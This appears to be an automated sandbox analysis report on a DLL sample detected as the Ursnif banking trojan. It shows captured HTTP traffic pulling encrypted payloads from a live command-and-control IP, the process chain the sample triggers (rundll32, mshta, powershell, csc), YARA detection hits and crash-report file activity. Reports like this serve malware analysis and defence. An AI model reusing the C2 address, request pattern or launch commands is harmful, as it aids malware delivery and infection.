Apr 22, 2022 15:27:19.009407043 CEST	1254	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Date: Fri, 22 Apr 2022 13:27:18 GMT Content-Type: application/octet-stream Content-Length: 237210 Connection: keep-alive Pragma: public Accept-Ranges: bytes Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Content-Disposition: inline; filename="6262ad36edbb0.bin" Data Raw: c5 94 a1 d4 cf 01 54 ad 67 b8 35 ce fb a5 32 f4 b8 b7 20 18 bc af a0 b9 ec 7b fb 86 8b 40 5e 0c 4a 06 ae 62 ba 7e a8 0e 1b 4e 14 4a 61 22 66 60 c1 90 c2 5a 82 32 07 b5 0a 28 8e 7e ea 85 17 e2 57 83 3e 40 70 7a c8 68 8c 7d d1 83 2a 85 e7 64 0d ab 77 92 0b f8 d4 ae aa 6d 4c 70 33 cb 56 58 74 22 20 f5 7b 99 7b 0e 65 8e 51 07 ac ce 98 00 ec e4 f0 89 47 50 b4 65 b8 e6 23 43 ea 16 0d b5 8e 48 c9 d4 b9 c9 0f 48 2b 92 f5 d9 19 96 9f b7 32 8f 57 f8 3a 9c fc 78 1d 08 05 6b ca 6b 56 e1 08 8a 76 14 44 72 99 2e 7d 22 b0 6c 29 5b 8c 06 be c3 af d8 ef ff 64 73 b5 62 45 13 3e b1 99 c6 c3 60 ae 9b 3e dd 20 19 6a a3 cd 7a 59 d5 b4 c1 aa a6 dc 4b 26 e5 4e 0a ac 02 9b 15 7a 9d 51 f7 1e e8 c4 41 6e b0 8e ff d2 ab 95 a3 8f 5b f5 e4 4b 8d 05 c5 21 c3 0d 04 92 f1 83 5d d6 cd 19 d6 95 ef 7a 20 dc 91 10 4b 51 4d c4 2f 7e 03 c5 fb c7 08 d6 e6 74 2d 56 44 d8 a7 57 e5 91 1a 81 81 28 8e 88 63 7a 12 47 80 4d 99 4c 72 45 22 50 02 d6 85 c2 6c fd db 8c 27 af ef 7c 2f 5d 7c 0b e5 88 33 be dd 60 30 74 74 8c a3 06 b9 ed d1 2c 46 b0 e9 a1 97 b3 ea 80 a0 99 6b 07 3c 37 c9 12 1f ca d9 c3 f6 bb 95 dd 15 23 53 41 27 6f f3 b7 88 01 8a d4 d8 80 fd 64 fa 32 a6 51 db 9f c7 ee e4 2d 78 68 27 22 5a e0 e3 ba 67 38 ba 44 d8 c0 55 c4 ec 9a 89 db f1 e0 2e d2 f7 a6 dc 66 3e 69 cc e8 de eb f3 85 39 5d 45 7f b9 f1 d9 92 47 72 e8 1c dc 16 5f 94 8a 34 c6 6c c7 7f bf 51 e6 91 79 6b ec b5 f2 72 8a 6e b3 d4 29 d2 4a 3d 65 71 97 ed a8 79 9f fb cb 30 cc fd 81 1c 66 39 8a b5 b5 5f 2c dd e5 5b 58 45 3b 5a 92 5c 70 43 7f 69 e1 9b 6d 7f db ab 8b d9 4b ae 21 5f 89 c8 75 0c 23 18 67 b6 b0 86 9b cc 76 18 15 a9 b3 09 79 d9 aa 99 d5 8b c9 51 00 53 c1 31 2b cd 41 d0 8a 96 d9 92 f2 7f 67 79 25 7f e2 62 ad 75 e8 be a6 7a 01 eb 0c f3 5a 4c 9f 68 d1 7f e9 9e 7f 08 a9 1c 84 4b b7 f0 66 31 a6 2b 57 22 e5 0e 43 be b8 fc 02 48 c9 d3 b8 1c e9 cc 51 f3 27 a8 b6 0c 56 89 f3 0e 39 c0 70 63 51 a6 e5 fc 29 3c a8 0f ec 59 d0 f4 34 c5 27 e7 61 7b 18 d0 12 e9 ab 44 40 e0 f6 7f 5e 83 98 d8 bc 67 ce ce 0f e5 1f 97 a0 21 8a 8e bc 55 43 ed 76 28 e5 0b 47 e0 f3 ff d0 21 b2 bc 73 a8 04 22 a6 ff 80 9f 8f 27 4d 47 a6 c6 82 70 1a 05 2d e6 88 42 ba 6d eb 81 16 9c c2 93 e2 65 77 90 f6 1e fa 29 11 df 98 6b fa 90 d3 03 e2 3a e4 ea 7c 50 f4 57 34 74 0a ea 2a 2c c1 b6 1b 90 45 b5 a5 5d c8 a3 e5 2d c5 1b 47 36 e5 5e 5c ff 60 5b 86 7b 3a 3b 37 57 9d 83 86 72 e8 ac ff 51 7d 5b 56 f9 58 9b fc bd c3 ae 7f 17 f4 86 5d ac bf 83 30 cc a8 ac 1b 10 85 b4 67 38 3f 05 02 4b 10 c3 bc 6d cc 98 fe aa 9d fd 82 48 09 5f 6d c5 24 98 bc 1e 8d d0 32 3a be ba 5b cc 59 71 10 19 db f1 27 b4 18 19 51 81 c9 dc 2a 68 da d5 ca 34 87 4e 78 63 94 78 3a e6 ce 53 d9 88 10 f3 a7 80 63 78 a7 38 76 d7 18 61 67 78 00 29 51 09 8f 4c 89 4b ca 92 9c 13 7e 59 39 a0 51 aa fa d1 03 3b 4a 5f 67 d0 85 63 ea 30 6f 0d e8 09 ae 34 e7 8a 90 d9 95 4b fd 26 05 fb 0e 7c 02 b0 0c f9 67 df 98 0f 79 8c 6d ff 0c e7 be 6a b7 12 29 4d 0b 62 99 8f 98 67 62 02 8d b2 49 94 fa b5 be b0 ec 6a 9a af d8 30 7c aa 3f 85 d3 66 54 02 99 b6 98 bd be ce 73 8d 03 3f fe 89 4f 99 33 c1 d3 c5 bf fa 8b fb Data Ascii: Tg52 {@^Jb~NJa"f`Z2(~W>@pzh}*dwmLp3VXt" {{eQGPe#CHH+2W:xkkVvDr.}"I)[dsbE>`> jzYK&NzQAn[K!]z KQM/~t-VDW(czGMLrE"Pl'|/]|3`0tt,Fk<7#SA'od2Q-xh"'Zg8DU.f>i9]EGr_4lQykrn)J=eqy0f9_,[XE;Z\pCimK!_u#gvyQS1+Ag y%buzZLhKf1+W"CHQ'V9pcQ)<Y4'a{D@^g!UCv(G!s"'MGp-Bmew)k:|PW4t*,E]-G6^\`[{:;7WrQ}[VX]0g8?KmH_m$2:[Yq'Q *h4Nxcx:Scx8vagx)QLK~Y9Q;J_gc0o4K&|gymj)MbgbIj0|?fTs?O3
Apr 22, 2022 15:27:19.716505051 CEST	1509	OUT	GET /phpadmin/sJOLDU_2FhOUoo/k46SW66GV6I1pQKjWA9TE/PWpby4hvIkOnAKsS/x0Aee5T7Xyol_2F/mHBJFq 72pa7ZryIdq5/j7jpLfh_2/B9C_2B8rr1N7pwYs7Hbz/HAjnG5DvkxUUwsnvZ2H/7mKa3lBAhH1k0Vg5CBUe72/SPp 1Kc_2FZv6K/7UGQxmIh/q1dxSy205p9HqV1EWhDaIi0/wpq760vWJe/2wvTRaTBNSXKAlgWL/PHcpI3wJ6a_2/BROC pFJpoTX/N2ZuQyATVgKAeO/_2Fd3SdF.src HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: 146.70.35.138 Connection: Keep-Alive Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
Apr 22, 2022 15:27:20.120021105 CEST	1510	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Date: Fri, 22 Apr 2022 13:27:20 GMT Content-Type: application/octet-stream Content-Length: 1869 Connection: keep-alive Pragma: public Accept-Ranges: bytes Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Content-Disposition: inline; filename="6262ad3811867.bin" Data Raw: 40 d1 e5 5a 8b c7 b4 20 04 1d ee a2 24 f1 96 9d 26 a1 0b 1b 7e e3 4e 1f 5d 3c 4d da 10 7c 95 81 0f 16 f7 ee 7d fb 39 8c 70 71 45 d9 0f ab ad 60 01 a5 32 5d be 0d 61 0e 50 82 f8 65 5b 9a 22 17 77 7e df 1d d3 e9 2a 08 c4 85 a2 d9 7c 2f 82 76 1f a1 0c 49 88 f8 0e c9 2d a0 8a 50 56 c2 c7 92 94 e2 ec 7e 79 4a 65 9b 26 e4 dd 72 cc a9 e7 63 18 5b ca dd df b9 3c ff 59 43 c8 9c c3 1a 12 d9 00 09 54 eb 65 b3 47 f4 68 0c b2 8f b5 20 fb 61 ad f0 29 d6 ef 6f ad 1f 9b 0f 56 f2 39 7e b4 2e 17 15 94 17 47 de 21 36 e1 25 3a 1c 1e 8d 36 93 c2 c8 4e 60 10 93 49 cd cf 19 4f 0c 1f a5 d3 5d df 25 13 ca 40 20 64 fe 4b 27 eb fb 5b ce 56 73 77 b6 d4 6f 61 c2 6b 4e fe cb 73 77 22 e9 f6 1d 48 0c 2e 7a d7 73 4c e6 51 80 cb f5 e3 20 5b 24 a3 68 83 38 6a 87 1d d6 fc d3 cf f2 a2 a3 35 f3 19 e8 ac 2c e4 cb 70 a5 b0 92 e2 87 00 7b 31 2a 0d 22 de b4 1e 6d 5d 7c 13 90 ef 11 74 34 aa 7e 6b 92 3a e5 d5 5c be 59 0b ec ab 8a db cf 67 a8 2b 63 24 50 a1 20 ed 30 f3 e8 e0 28 6b 51 f4 5e e9 8f c2 69 d8 28 69 51 46 a7 72 50 9d 2a 97 f7 91 81 7c 6c 5a d0 ba ac bd 1c d8 97 9e 7f 2d 30 0e 8b 0a c6 f9 a4 b5 dc 66 f3 19 b7 79 89 51 9b eb 95 fa e6 32 f7 db 83 04 be d0 a4 34 40 10 7b e0 ea 75 18 6e 32 43 93 ff ec 97 e9 13 de b1 39 90 ae fd b1 88 f6 eb a8 a3 5f d3 40 f2 8a c8 1a b5 da 23 07 28 14 d4 48 91 e4 75 6c 2e 2f 59 14 ed cd 56 33 a4 6f 3c 74 70 51 26 d2 f1 00 9d c7 9e 68 ca 93 01 b0 18 8b 9c 3a 19 27 47 cf c7 cc f2 d1 42 aa e5 ce 1f 0f 07 03 9a 24 72 37 bc 30 c3 42 3d 57 49 09 18 78 26 bc 66 1e 36 de 2a c7 72 0d 10 ee fa 93 05 a5 63 7e 1c e1 d8 c6 71 0e 0f 77 91 6d aa 79 b3 3a 27 fe 2e 3b 53 ad 84 37 f4 45 54 52 da 80 67 3c 9c 44 86 2a a7 58 26 94 83 b1 bd ca d7 ad 1d 43 f8 70 2b 43 d2 05 fd d2 bd 6b 6f 62 28 7b 75 60 c4 14 07 07 2c f7 3e f3 95 1f 56 90 0c 06 3e 6c 02 6c 89 e1 6c 0b cb a0 a3 9c ba 25 72 e8 31 27 75 22 9d 20 f7 46 af 10 5d c0 d6 ec 16 ab 36 03 82 9f fb a2 ca 77 e2 f1 69 ad fe a5 b9 2c 1b 4a e3 1d 69 43 fc 81 b7 22 57 f1 2c fa 72 4d 17 49 56 ad 1f ff 4a a5 38 50 c9 b2 68 b3 c4 e2 33 e0 9b 81 eb 69 56 89 c3 9b 32 9c 57 30 ee 5d 75 8b e2 b2 d7 ee fb a8 48 a0 5e f2 34 a7 15 38 ac ae 28 2c 60 6f 00 b8 12 2b bf 5a 7d fc 9d 1c f0 1a dd a6 92 7f f1 c5 f3 02 e2 83 f6 a1 52 db f7 14 b9 38 35 28 e6 2b 62 1a 3f b8 e0 b5 43 ea a8 92 b6 60 5b 95 b3 d5 09 19 61 54 a7 f6 67 69 2b 6d 9e 93 4e 6a 56 d6 3f 53 09 df 02 18 fe f4 5e 79 48 1e 9b 82 dc cf fb 80 f3 bb 65 a6 56 0e 5a e8 78 a7 13 70 ac ce cc c9 43 75 3c f7 ef 58 23 f8 c7 88 e3 17 85 ca 17 bb 6e 86 b2 4d 6f 8a da 5c 1b 90 9a d2 4d 26 35 99 bb 8b 29 ea 31 7b 6b 5f b9 0e 00 3a a4 e4 ea 72 09 48 da 0c d2 ae 7f 25 91 ec 37 59 6e 37 a1 80 7c 8e 19 d1 1d 3a ee dc 6d 6a 4c 0b 42 b6 2b 61 83 0b d7 d9 f5 f6 ce 72 f7 b5 90 05 e5 3f 8a 59 21 da ac 86 48 37 1f 98 8f 3a 7e a8 72 fb a7 30 f0 f0 02 05 b3 ae ea dd 01 b1 44 fd d2 ee a8 d7 98 54 14 92 eb 8f 4e 62 a3 f2 7e 80 f8 92 9d 71 a2 ed 5c 8a 7c f2 dd 5c 75 7c 65 29 cd 7c e2 5d aa 2d f2 1d f5 f7 ab 93 ec 3b 66 10 48 80 13 8e 53 aa 6d ca d6 5e d2 47 e2 a0 4b fe ca fd 03 fd fa 45 3e c5 74 Data Ascii: @Z $&~N]<Ml}9pqE`2]aPe["w~*\|/vI-PV~yJe&rc[<YCTeGh a)oV9~.G!6%:6N`IO]%@ dK'[VswoakNsw"H.zsLQ [$h8j5,p{1*'m]|t4~k:\Yg+c$P 0(kQ^i(iQFrP*\|lZ-0fyQ24@{un2C9_@#(Hul./YV3o<tpQ&h:'GB$r70B=Wlx&f6*rc~qwmy:'.;S 7ETRg<D*X&Cp+Ckob({u`,>V>lll%r1'u" F]6wi,JiC"W,rMIVJ8Ph3iV2W0]uH^48(,`o+Z}R85(+b?C`[aTgi+mNjV?S^yHeV ZxpCu<X#nMo\M&5)1{k_:rH%7Yn7|:mjLB+ar?Y!H7:~r0DTNb~q|\u|e)|]-;fHSm^GKE>t

Statistics

Behavior



- loaddll32.exe
- cmd.exe
- rundll32.exe
- WerFault.exe
- WerFault.exe
- WerFault.exe
- mshta.exe
- powershell.exe
- conhost.exe
- csc.exe
- cvtres.exe
- csc.exe
- cvtres.exe
- control.exe
- explorer.exe
- cmd.exe
- conhost.exe
- PING.EXE
- RuntimeBroker.exe
- cmd.exe

Click to jump to process

System Behavior

Analysis Process: loaddll32.exe PID: **7080**, Parent PID: **852**

General	
Target ID:	0
Start time:	15:26:39
Start date:	22/04/2022
Path:	C:\Windows\System32\loaddll32.exe
Wow64 process (32bit):	true
Commandline:	loaddll32.exe "C:\Users\user\Desktop\HxEWwh74qT.dll"
Imagebase:	0x950000
File size:	116736 bytes
MD5 hash:	7DEB5DB86C0AC789123DEC286286B938
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: **7124**, Parent PID: **7080**

General	
Target ID:	2
Start time:	15:26:40
Start date:	22/04/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	cmd.exe /C rundll32.exe "C:\Users\user\Desktop\HxEWwh74qT.dll",#1
Imagebase:	0xdd0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: **7148**, Parent PID: **7124**

General	
Target ID:	3
Start time:	15:26:40
Start date:	22/04/2022
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe "C:\Users\user\Desktop\HxEWwh74qT.dll",#1
Imagebase:	0xd20000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.391081269.00000000054A8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.439315042.00000000052AC000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000003.00000003.438131198.00000000053AA000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.491963654.0000000006098000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.436001223.00000000054A8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.438329210.00000000054A8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000003.00000003.438206007.0000000005429000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.391236122.00000000054A8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.390852806.00000000054A8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.390783473.00000000054A8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000003.00000003.566002484.0000000004C79000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.390963737.00000000054A8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000003.00000002.568306199.0000000002E80000.00000040.10000000.00040000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.391015018.00000000054A8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000003.00000002.569427566.000000000512F000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.390663420.00000000054A8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.391212771.00000000054A8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: WerFault.exe PID: **3380**, Parent PID: **7080**

General

Target ID:	6
Start time:	15:26:43
Start date:	22/04/2022
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 7080 -s 608
Imagebase:	0xb30000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\DBG	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DD81717	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB8D1.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB8D1.tmp.dmp	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBFA9.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBFA9.tmp.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_f73ca53a05f727fe3c280efd3588c9d22d24062_7cac0383_0d5dc489	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_f73ca53a05f727fe3c280efd3588c9d22d24062_7cac0383_0d5dc489\Report.wer	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6DD7497A	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB8D1.tmp	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBFA9.tmp	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB8D1.tmp.dmp	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBFA9.tmp.xml	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC0D0.tmp.csv	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC352.tmp.txt	success or wait	1	6DD7497A	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB8D1.tmp.dmp	0	32	4d 44 4d 50 fd fd fd 0f 00 00 00 20 00 00 00 00 00 00 00 fd 2b 63 62 fd 05 12 00 00 00 00 00	MDMP +cb	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB8D1.tmp.dmp	6532	6	00 00 00 00 00 00		success or wait	1	6DD7497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB8D1.tmp.dmp	212	1420	00 00 06 00 07 55 04 01 0a 00 00 00 00 00 00 00 fd 42 00 00 02 00 00 00 fd 19 00 00 00 01 00 00 47 65 6e 75 69 6e 65 49 6e 74 65 6c 57 06 05 00 fd fd fd 1f 00 00 00 00 54 05 00 00 fd 03 00 00 fd 1b 00 00 fd 2b 63 62 00 00 00 00 00 00 00 00 fd 08 00 00 fd 08 00 00 fd 08 00 00 01 00 00 00 01 00 00 00 00 30 00 00 0d 00 00 00 00 00 00 00 00 02 00 00 00 fd 01 00 00 50 00 61 00 63 00 69 00 66 00 69 00 63 00 20 00 53 00 74 00 61 00 6e 00 64 00 61 00 72 00 64 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0b 00 00 00 01 00 02 00 00 00 00 00 00 00 00 00 00 00 50 00 61 00 63 00 69 00 66 00 69 00 63 00 20 00 44 00 61 00 79 00 6c 00 69 00 67 00 68 00 74 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00 00	UBGenuineIntelWT+cb0 Pacific Standard TimePacific Daylight Time	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB8D1.tmp.dmp	7646	716	7f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB8D1.tmp.dmp	10738	1948	fd fd 50 77 fd fd 4e 77 fd 00 00 00 fd fd fd fd 10 00 00 00 fd fd fd 00 fd fd fd 00 fd fd fd fd 40 fd 4e 77 40 fd 4e 77 fd fd fd fd 00 fd 6d 00 00 fd 6d 00 00 00 00 00 fd 00 00 00 fd fd fd fd fd 00 00 00 fd fd fd fd 00 fd 6d 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd 40 fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 00 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 fd fd 00 00 40 6d 00 10 00 00 00 fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 fd fd fd fd fd fd fd fd 54 42 6d 00 fd fd fd 00 70 fd fd 00 fd fd fd 00 00 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	PwNw@Nw@Nwmmm@@mTBmp	success or wait	13	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB8D1.tmp.dmp	28510	4096	10 fd fd 00 00 00 fd 00 00 fd fd 00 00 00 00 00 00 1e 00 00 00 00 00 00 00 fd 6d 00 00 00 00 00 fd 1b 00 00 fd 1b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 6d 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB8D1.tmp.dmp	8362	716	3f 00 01 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB8D1.tmp.dmp	5864	668	00 00 40 00 00 00 00 00 00 fd 09 00 21 fd 2f fd fd 46 4b 3f fd 1d 00 00 01 00 0f 00 5a 62 02 00 00 10 00 00 06 fd 0f 00 01 00 00 00 fd fd 13 00 00 00 01 00 00 00 01 00 00 00 00 00 fd fd fd 7f 00 00 00 00 0f 00 00 00 00 00 00 00 04 00 00 00 00 fd fd 02 00 00 00 00 00 30 01 03 00 00 00 00 05 0c 02 00 00 01 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 59 fd 03 00 00 00 00 00 69 fd 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 09 fd 1a 00 00 00 00 00 37 05 05 00 00 00 00 00 40 fd 1f 00 00 00 00 00 fd 2e 05 00 00 00 00 00 fd fd 10 73 00 00 00 00 fd 31 fd 1d 00 00 00 00 59 2e fd 1f 00 00 00 00 fd 1a 2b 01 00 00 00 00 03 09 01 00 6b 0c 01 00 fd 24 06 00 5f fd 0a 00 37 05 05 00 06 7f 15 00 fd 2e 05 00 fd fd 2b 00 fd fd 01 00 fd fd 12 00 00 00 00 00 0f fd 19 00 0a 6b 04	@!/FK? Zb0Yi7@.s1Y.+k$_7.+k	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB8D1.tmp.dmp	32606	8728	08 00 00 00 46 00 69 00 6c 00 65 00 00 00 08 00 00 00 46 00 69 00 6c 00 65 00 00 00 08 00 00 00 46 00 69 00 6c 00 65 00 00 00 08 00 00 00 46 00 69 00 6c 00 65 00 00 00 0a 00 00 00 45 00 76 00 65 00 6e 00 74 00 00 00 00 00 00 00 06 00 00 00 08 00 00 00 01 00 00 00 00 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 18 00 00 00 49 00 6f 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 00 00 1e 00 00 00 54 00 70 00 57 00 6f 00 72 00 6b 00 65 00 72 00 46 00 61 00 63 00 74 00 6f 00 72 00 79 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e	FileFileFileFileEvent(WaitCompletionPacketIoCompletionTpWorkerFactoryIRTimer(WaitCompletion	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB8D1.tmp.dmp	32	120	03 00 00 00 fd 00 00 00 08 07 00 00 04 00 00 00 34 0f 00 00 fd 07 00 00 0e 00 00 00 24 00 00 00 fd 16 00 00 05 00 00 00 fd 00 00 00 0e 29 00 00 06 00 00 00 fd 00 00 00 60 06 00 00 07 00 00 00 38 00 00 00 fd 00 00 00 0f 00 00 00 54 05 00 00 0c 01 00 00 0c 00 00 00 20 18 00 00 56 fd 00 00 15 00 00 00 fd 01 00 00 00 17 00 00 16 00 00 00 fd 00 00 00 fd 18 00 00	4$)`8T V	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	0	2	fd fd		success or wait	1	6DD7497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
